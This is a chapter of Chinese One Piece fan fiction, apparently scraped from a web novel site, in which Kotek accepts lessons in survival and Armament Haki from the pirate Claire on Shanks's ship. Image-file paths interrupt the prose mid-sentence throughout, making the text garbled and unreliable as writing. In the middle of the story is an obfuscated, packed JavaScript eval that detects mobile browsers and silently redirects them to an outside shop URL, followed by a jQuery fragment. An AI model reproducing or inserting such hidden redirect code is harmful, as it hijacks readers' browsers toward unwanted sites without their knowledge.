等等,这人怎么回事?!

    科特克脑子里嗡嗡作响,刚刚还一副和诺特斯特如出一辙、看乐子不嫌事大、差点把她和香克斯编排出一部海贼强取豪夺虐恋小说的模样,现在怎么就蹲在她面前,用这种堪称“和蔼可亲”、“循循善诱”的温柔又友善语气,说要教她保命技巧和武装色霸气…之类的?!

    这态度转变也太快太突兀太犯规了吧?!难道这就是传说中的“海贼式变脸”?还是说这位前七武海的脑回路也继承了洛克斯时代老前辈们的跳脱特性,思考方式如同新世界的天气一般变幻莫测?

    然而,当科特克因为克莱尔突然的靠近和姿态变化,被迫从自怨自艾的角落里抬起眼,真正聚焦于眼前这个蹲着的男人时,她原本满腹的吐槽和戒备,却奇异地停滞了一瞬。

    他并非是香克斯那种仿佛汇聚了阳光与海风、耀眼到让人不敢直视的爽朗俊美,也并非是贝克曼那种沉稳内敛、智慧深藏、令人下意识感到安心的可靠类型。克莱尔身上带着的,是一种更为…“普通”,却又独属于真正航行于伟大航路的男儿的气息。

    那是海风和阳光长久浸润后留下的随性与洒脱,是经历了足够风雨见识了足够广阔世界后,沉淀出的某种开阔与平和。他的笑容爽朗却不刺眼,看着她的眼神清澈温和,里面带着点对她之前“壮举”残留的笑意,但更多的是一种…

    科特克眨了眨眼,试图找到一个准确的形容词——一种近乎“长辈看待需要关照的后辈”,或者说,“经验丰富者看到努力却不得其法的初学者”时,那种混合了了然、些许无奈,以及愿意伸把手的神态。

    这种神态,竟然让科特克有了一瞬间的恍惚。仿佛穿透了四皇座舰的木质甲板、喧嚣的海贼宴会、混杂着酒气的海风,回到了她所熟悉的、那个和平安宁的、人与人之间充斥着普通善意与边界的时代。没有随时可能降临的生命威胁,没有需要时刻揣测的强者心思,只有最平常的、一个看起来挺靠谱的好心人,对某个陷入困境的菜鸟说“我教你点东西吧”。

    荒谬的熟悉感冲击着她。

    而就在这一刻,科特克才再次,无比清晰地意识到——她所面对的,不是手机屏幕上滚动的、被既定剧情框定的文字描述,不是可以随意点赞吐槽关闭的虚拟角色。他们是真实的,有血有肉,在漫长岁月和复杂经历中塑造了独特灵魂,做出了自己的选择,坚定或徘徊地走在自己道路上的……活生生的人。他们的性格并非标签,而是无数选择堆积出的立体多面。就像此刻的克莱尔,几分钟前还能兴致勃勃地和香克斯一起调侃她“是不是被掳来的”,用夸张的笑声把她“对战猛士达觉醒见闻色”的壮举宣扬得全船皆知,让她恨不得跳海自尽;几分钟后,却能收敛起所有戏谑,蹲在她这个弱小无比的“意外来客”面前,眼神认真地提出要教她保命的技巧。

    难怪……那本《伟大航路生存指南》里的主角望远,从来不会简单用“海军”、“海贼”、“革命军”、“七武海”这样的阵营标签去武断地评判或对待一个人。因为人本身就是这样复杂的多面体,每一面映射出的光影都不一样,取决于你从哪个角度,在何时望去。

    香克斯可以是豪爽仗义、看重情义与自由的“四皇”,也可以是为了测试路飞气量而任由近海之王咬断手臂的“赌徒”,还可以是此刻甲板上和伙伴们狂欢大笑、偶尔促狭看戏的宴会主人。

    诺特斯特可以是实力深不可测、恶趣味满满、以观察世间“乐子”为乐的洛克斯时代遗老,也可以是对望远有着复杂隐忍情感、默默给予庇护指引的“前辈”。

    而眼前这位瑞特·克莱尔,“百棍”,前代王下七武海,悬赏金十二亿六千万贝利的大海贼,可以是个热衷看乐子、甚至有点口无遮拦的乐子人,同时……也可以是个会因为看到她弱小努力而心生不忍,主动提出给予指导的、某种意义上相当“友善”且“有原则”的家伙。

    就在此刻,就在雷德·佛斯号被宴会灯火照亮的一角甲板上,咸湿的海风裹挟着朗姆酒香拂过面颊,科特克感觉自己似乎触碰到了那本书中主角望远部分行为逻辑的内核——那并非圣母式的滥好人,而是一种基于对“人”之复杂性的认知,所做出的、更为清醒和自主的选择。

    同时,她对那个名叫“望远”的、与自己同龄的黑发姑娘,产生了更深层次、几乎无法抑制的好奇。

    那个女人……明明年纪和她差不多,甚至拥有更为惨痛黑暗的童年创伤,却硬生生在危机四伏、怪物林立的伟大航路里,杀出了一条属于自己的、堪称耀眼甚至能够影响世界格局的道路。

    她周旋于四皇、海军大将、七武海、革命军、地下世界之间,用知识和力量作为筹码,改变了顶上战争的结局,救下了无数读者意难平的角色。

    她是怎么做到的?

    在那些惊心动魄的谈判、生死一线的战斗、错综复杂的人情往来背后,她是否也曾像此刻的自己一样,有过迷茫、恐惧、对归家的渴望,以及对自身力量的焦虑?

    “好。”

    科特克听见自己的声音响起,带着一点不确定的微颤,但更多的是某种下定决心后的清晰。

    她看到了自己做出的选择,一个在此情此景下,几乎称得上“明智”乃至“幸运”的选择。

    她渴望变强,哪怕只是一点点。她不想永远当一个手无缚鸡之力、需要仰仗他人“人道主义”或“一时兴趣”才能存活下去的累赘。

    她想拥有在这片疯狂大海上至少能够自保、能够顺利逃命的基本能力。如果可能的话……她也想像望远那样,强到足以保护自己在乎的人。

    “很好。”克莱尔咧嘴笑了起来,一口白牙在船舷的灯火下闪闪发亮。他的笑容爽朗而真诚,眼睛里那抹“如释重负”的柔和变得更加明显,仿佛提出教学邀请的他,也在等待着一个肯定的答复。“那么,科特克小姐,接下来一段时间,我会在雷德·佛斯号上指导你。先说好,我教的东西可能有点杂,但肯定都是实用的保命技巧,武装色的觉醒窍门我也会尽力讲解,不过这个更看个人体悟和

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17509545|202940||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    积累,急不来。”

    紧接着,他很是自然地扭过头,冲着不远处正一边喝酒一边竖着耳朵偷听的香克斯扬声道:“香克斯,不介意我在你的船上蹭住一段日子吧?包教包会,伙食费我可以用劳动抵扣,比如帮拉基·路处理食材,或者陪你的船员们‘切磋’一下棍法?”

    “当然不介意,求之不得!”香克斯哈哈一笑,举起巨大的酒杯朝克莱尔的方向示意了一下,又灌下一大口琥珀色的酒液。他对这种发展显然乐见其成,毕竟船上多一个顶尖战力做客兼免费陪练,还能顺手解决科特克这个“意外来客”的生存能力问题,怎么看都是稳赚不赔的买卖。

    他眨了眨眼睛,红色的发丝随着海风晃动,脸上的笑容变得有些促狭和玩味:“不过,克莱尔,你老实交代——你真不是想借着指导科特克小姐这个光明正大的理由,顺便躲在我的船上,避一避艾鲁兹前辈的‘追魂棍’吗?我刚才可是听得清清楚楚,某人‘截获’了老爷子好不容易钓上来的鱼,还拿到我这儿来‘分享’了。”

    “哈哈哈!看破不说破,朋友还能做!”克莱尔站了起来,动作潇洒地拍了拍膝盖上并不存在的灰尘,顺手抄起旁边甲板上不知道谁放着的半瓶朗姆酒,仰头灌了一大口。

    冰凉的酒液顺着他的嘴角和下颚线滑落,浸湿了一小片衣领,在灯光下闪着微光。他脸上毫无被戳穿的窘迫,反而笑得更加开怀,带着点“你懂我”的狡黠。

    “我抢了他蹲了大半天、眼巴巴望穿海平面才等来的鱼,以我家老爷子的脾气,这会儿估计正拎着他那根‘棍子’,一边念叨着‘不孝子’,一边盘算着是把我扔进无风带喂海王类,还是绑在鱼竿上当新饵呢。”克莱尔耸耸肩,语气轻松得像在说别人的趣事,“在他消气之前,我觉得还是待在四皇的船上比较安全。毕竟,我家老头虽然厉害,但应该还不至于为了条鱼,就直接打上你‘红发’香克斯的座舰要人吧?那也太不给你面子了,对吧?”

    他这话说得理直气壮,甚至带了点小小的算计,逗得周围旁听的海贼们又是一阵哄笑。

    显然,对于“千棍”艾鲁兹那惨绝人寰的钓鱼运气,以及这对父子间“父慈子孝”的日常互动模式,在这片大海上早就是公开的“秘密”和长盛不衰的乐子来源之一。

    科特克听着这段对话,看着克莱尔脸上那副“没错我就是来躲爹的你能拿我怎样”的坦荡表情,又瞥了一眼不远处笑得肩膀直抖的香克斯,忽然觉得,自己未来在雷德·佛斯号上的生活,恐怕绝不会无聊,甚至可能…充满了各种意想不到的“热闹”。

    至于武装色霸气?保命技巧?

    她看着重新将注意力放回她身上、眼神里带着“那我们什么时候开始第一课”询问意味的克莱尔,默默握紧了放在膝盖上的手。

    学!必须学!往死里学!

    至少,下次再有什么莫名其妙的乐子人前辈突然出现,或者需要和猴子进行“尊严之战”的时候,她能有那么一点点…反抗或者逃跑的余地吧?

    大概。